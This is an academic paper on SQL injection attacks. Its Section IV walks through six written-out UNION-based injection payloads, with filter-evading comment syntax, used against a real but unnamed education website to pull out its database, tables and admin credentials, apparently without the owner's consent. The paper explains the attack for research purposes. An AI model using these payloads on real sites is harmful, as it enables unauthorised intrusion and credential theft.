Live Experiments depicting SQL Injection Attacks

Prof. Disha H. Parekh
Research Scholar, Bharathiar University,
Coimbatore, India.
disha.hparekh213@gmail.com
Mr. Dhaivat Dave
MCA – 3rd Semester, Faculty of Computer Applications, Marwadi Education Foundation's Group of Institutions
Rajkot, Gujarat, India.
Email: davedhaivat@gmail.com
Dr. R. Sridaran
Dean, Faculty of Computer Applications, Marwadi Education Foundation's Group of Institutions
Rajkot, Gujarat, India.
Email: sridaran.rajagopal@marwadieducation.edu.in

----------**ABSTRACT**----------

Abstract— The paper explores one of the major security issue of existing and forthcoming deployment of cloud and other web technologies, the SQL Injection Attacks (SQLIAs). The existing attackers who may range from a novice student who wants to research on security to a seasoned hacker, have it easy due to the presence and easy availability of SQLIAs automated tools. It should also be noted that the attack pattern might vary from person to person leading to absence of a perfect countermeasure for the same. The paper also illustrates an example attack pattern explaining a possible chain of sequence in which attack can occur.

Keywords - **SQL Injection Attacks, Havij, web vulnerabilities**

I. INTRODUCTION

Presently, one of the most dodgy and attention seeking problem with web applications and database is SQL Injection Attacks. These attacks are very commonly known as SQLIAs, where inside the SQL query certain clause is maliciously modified or is added without any proper authorization. These leads to various hazardous situations where the queries will break into the system and because they are modified will result into generation of an output as intended by the attacker. Such problems and malicious attacks are being frequently observed in day to day life. It will not only modify the database, but will also serve an illegal or an unauthorized person to access it and use it without authenticity.

SQLIAs have been found as the top priority problem that exists with current network issues. According to D.H. Parekh et. al. [1], various cloud computing challenges are identified under which networking issues discuss about SQLIAs as a malicious act on the cloud computing in which a spiteful code is inserted into a model SQL code allowing the invader to access database and eventually to other confidential information in an unauthorized manner.
Though being so very prominent type of attack, the SQL injection still is at the top of the list of security threats [2]. The solutions identified so far seem insufficient to avoid and block this type of attack because certain solutions is devoid of the learning and adaptation abilities for dealing with previously unseen attacks as well as future distinctions of attacks. Besides this, the enormous majority of these solutions are based on centralized mechanisms showing very little capacity to work in dynamic and distributed environments.
SQL Injection Attacks are dealt as a massive threat because it injects into the web applications and accesses a database underlying the web. This data can be highly confidential and can be of a very high value like bank transactions or list of financial transactions that may incur a lot of secret information. An unauthorized access to such important database by a crafted user can result in the threat to CIA i.e. Confidentiality, Integrity and Authority of the database. Such malicious attacks may result in giving proper services to their users and as a consequence, a company or bank's existence may be threatened. Hence, according to Diallo Abdoulaye Kindy et. al. [3] SQL Injection could be very unsafe in many cases depending on the platform where the attack is commenced and it gets triumph in injecting rogue users to the target system.

II. RELATED WORK

In the paper by Jaskanwal Minhas et. al. [4] have focused on attribute removals from queries, static and Dynamic, both, and compared them. The method proposed minimizes the response time by character wise comparison of incoming queries with static queries with same number of tokens. The authors were yet to work on detection and prevention of several other attack modes like cross site scripting attacks.
Erwin Adi [5], in his paper, proposes a method to blacklist codes and strings that are malicious and use this database

block the attacks. The author proposes the work further to neutralize such attacks rather than blocking them. In order to do any of these, the author concludes that the input size has to be made limited. This can be achieved in one out of many ways by implementing an interface between query generation and database.

In the paper by L. K. Shar et. al. [6], the two phased approach to detect and block the malicious statements has been discussed that uses taint based analysis approach and later the pattern making and data dependency analysis is generated on the basis of the same. They have generated an equivalent replacement code to reduce the possibility of SQL injection. But in the paper they have not shown any analysis technique that tracks the flow of user inputs to accurately detect its influence in HTML output statements.


III. SQL Injection Risks

Even though SQL injection has been identified as the most dangerous issue for years, there are numerous factors that augment the rate of risk. Initially, more companies offer website interaction with visitors and this drift is increasing radically. Secondly, more hackers gain skills in SQL injection which helps them in discovering more applications and services that are prone to attack and are mounting new attacks on old applications. This results in an exponential increase in the opportunities to use this attack method [7].

Risk of being attacked using SQL injection is based on two factors: the nature and size of your business and the age, status of updates and patches on your applications and the skill and number of your technical staff. It boils down to whether you are an interesting target and whether your web server, the applications on it and your web site code are well designed, well integrated and have all the current patches and updates.

The site faces critical danger if it is used to host data of high significance, if business or applications are in high demand and dense competition, or if it has socio-political impact. The target also becomes obvious choice if it deals with money. Websites for blogs and other social media become an important target when they are pioneer in the information that is of great impact.

SQL injection attacks are easily implemented or outsourced online. An upset consumer, a rival, or any acquaintance can have an easy access to something commonly known as a 'script kiddie' - and in worst case, a talented hacker - to attack a site. The probability of the attacker getting caught is very low. It is very easily possible that the attacker might not be noticed even after much damage has been already done [8]. Figure 1, depicts that how an SQL Injection Attacks are targeted on the domain. Moreover, it also shows how the user accesses various servers through the vulnerabilities at each stage.



Any site designed or hosting important data or precious content incorporate to be an easy target. Age is also a rough indicator of vulnerability to security risks. Similar indicator is the number of servers hosting the site and number of maintenance or access points. This makes the third party security risk review important as well as necessary. Improper and non timely updates can also become an important and vicious vulnerability [9].

IV. SQL Injection Example

In order to reveal SQLIA's, a particular education website was targeted. After performing several tests, it was found that the site is susceptible to SQL Injection Attacks. A step by step approach was followed to reach till the database and find the admin username and password. Moreover, Havij which is an automated SQL Injection tool was used to find and exploit vulnerabilities of the website [10]. Through the tool we were able to detect the username and the password of the admin. Following queries reveal the steps of how a chain of SQL Injection attacks were used to successfully infiltrate given site. Through this it is exemplified how different focused attack patterns may exploit a series of distinct minor vulnerabilities to construct a major attack.

1. *****.edu.in/pgcourses.php?p=mba&id=2'**

This query was fired to state that the website was vulnerable to SQL Injection Attacks. The name of the targeted domain is not mentioned intentionally for the sake of confidentiality.

2. *****.edu.in/department.php?id=1+/*!UnIoN*/+/*!sELeCt*/1,2,3,4,5,6,7--**

Query resulted an integer value on the screen which showed that number 3 was susceptible to attacks.

3. *****.edu.in/department.php?id=1+/*!UnIoN*/+/*!sELeCt*/1,2,database(),4,5,6,7--**

With this query database of the site was fetched.

4. *****.edu.in/department.php?id=1+/*!UnIoN*/+/*!sELeCt*/1,2,version(),4,5,6,7--**

This query showed the version of the SQL, and if it is above 5.0.0, it ensures that our SQL Attacks would work.

5. *****.edu.in/department.php?id=1+/*!UnIoN*/+/*!sELeCt*/1,2,table_name,4,5,6,7 from information_schema.tables--**

When the above query was fired, it gave the names of all the tables that were there in the database.

6. *****.edu.in/department.php?id=1+/*!UnIoN*/+/*!sELeCt*/1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name =CHAR (109,101,100,109,97,105,110)--**

With this query, the id and password of the admin table was fetched.

When the above examples were tested with Havij, the results were almost same. Tables, username and password, database and column names, reported by Havij were the same as those given by the above queries.

V. CONCLUSION

As we observe the attack pattern can exploit existing vulnerabilities at several different levels to generate a major attack. Availability of automated tools aiding SQLIAs ease the work for attackers. Depending on the experience, attackers might breach some or all of the security measures. The security protocols of the deployed project should be made as dynamic as possible to avoid SQLIAs and yet with more stealth to protect it continuously while providing seamless access to the data.

References

[1] Disha H. Parekh, Dr. R. Sridaran, “An Analysis of Security Challenges in Cloud Computing”, International Journal of Advanced Computer Science and Applications, Vol. 4, No. 1, 2013, pp. no: 38 – 46, January, 2013

[2] W.G.J. Halfond, J. Viegas, A. Orso, “A classification of SQL-injection attacks and countermeasures”, IEEE International Symposium on Secure Software Engineering, Arlington, VA, USA, 2006.

[3] Diallo Abdoulaye Kindy and Al-Sakib Khan Pathan, “A Survey on sql injection: vulnerabilities, attacks, and prevention techniques”, IEEE 15th International Symposium, June 2011, pp. no: 468 – 471.

[4] Jaskanwal Minhas and Raman Kumar “Blocking of SQL Injection Attacks by Comparing Static and Dynamic Queries”, I. J. Computer Network and Information Security, 2013, 2, 1-9 Published Online February 2013 in MECS, DOI: 10.5815/ijcnis.2013.02.01

[5] Erwin Adi, “A design of a proxy inspired from human immune system to detect SQL Injection and Cross-Site Scripting”, International Conference on Advances Science and Contemporary Engineering 2012 (ICASCE 2012)

[6] Lwin Khin Shar, Hee Beng Kuan Tan “Automated removal of cross site scripting vulnerabilities in web applications”, Information and Software Technology, IEEE, 54, 2012 pp.no:467–478.

[7] Priyadarshini, R.; Jagadiswaree, D.; Fareedha, A.; Janarthanan, M. "A cross platform intrusion detection system using inter server communication technique", Recent Trends in Information Technology (ICRTIT), 2011 International Conference on, pp. no: 1259 - 1264

[8] M. Vieira, N. Antunes, and H. Madeira, “Using Web Security Scanners to Detect Vulnerabilities in Web Services,” Proc. 39th Ann. IEEE/IFIP Int'l. Conf. Dependable Systems and Networks (DSN 09), IEEE, 2009, pp. no: 566-571.

[9] Sadeghian, A.; Zamani, M.; Abdullah, S.M. "A Taxonomy of SQL Injection Attacks", Informatics and Creative Multimedia (ICICM), 2013 International Conference on, pp. no: 269 – 273.

[10] A. Kebert, B. Banerjee, G. George, J. Solano, and W. Solano. Detecting Distributed SQL injection attacks in a Eucalyptus Cloud environment. In Proceedings of the 12th International Conference on Security and Management (SAM-13), CSREA Press, Las Vegas, NV, July 2013.

AUTHORS PROFILE

I. Ms. Disha H. Parekh, MCA, PGDBA (Human Resource), is presently an Assistant Professor of Faculty of Computer Applications at Marwadi Education Foundation’s Group of Institutions, Rajkot, Gujarat. She has done MCA from Ganpat University, Gujarat. She has completed PGDBA. with specialization in HR from Symbiosis University. She has published 3 papers in the International Journal and has presented 1 paper at National conference. She has attended many workshops and Seminars. Her areas of interest are Software Engineering and Web Technologies. She is currently pursuing Ph.D in Bharathiyar University.

II. Mr. Dhaivat Dave is a student of Marwadi College, studying in MCA Semester 3. He has completed his BCA from Vivekananda College (Bhavnagar University). He has done a certified course of Cyber Security Expert v2.0 from TechDefence Ahmedabad. His area of interest falls under the field of security related issues on network.

III. Dr. R. Sridaran has done his post graduation in Computer Applications and Management. He has been awarded the Ph.D in Computer Applications in 2010. Having started his career as an Entrepreneur, he has offered his consultancy services to various service sectors. He has also designed and delivered various training programs in the areas of IT & Management. He has published 14 research papers in leading Journals and Conferences and presently guiding four research scholars. He has got 19 years of academic experience and served in leading educational institutions at different capacities. He is currently the Dean, Faculty of Computer Applications, Marwadi Education Foundation’s Group of Institutions, Rajkot, Gujarat.